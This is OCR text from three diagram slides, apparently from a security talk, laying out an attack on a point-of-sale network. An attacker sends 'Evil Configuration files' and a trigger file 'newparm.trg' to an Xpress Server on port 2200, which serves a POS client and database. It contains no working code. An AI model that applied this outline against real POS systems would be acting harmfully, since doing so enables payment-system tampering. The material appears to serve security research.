

Attacker
PORT 2200
Xpress Server
PORT 2202
POS Client
Database



Attacker
1
Evil Configuration files
PORT 2200
Xpress Server
PORT 2202
POS Client
Database



Attacker
1 Evil Configuration files
2 Trigger file ”newparm.trg”
PORT 2200
Xpress Server
PORT 2202
POS Client
Database

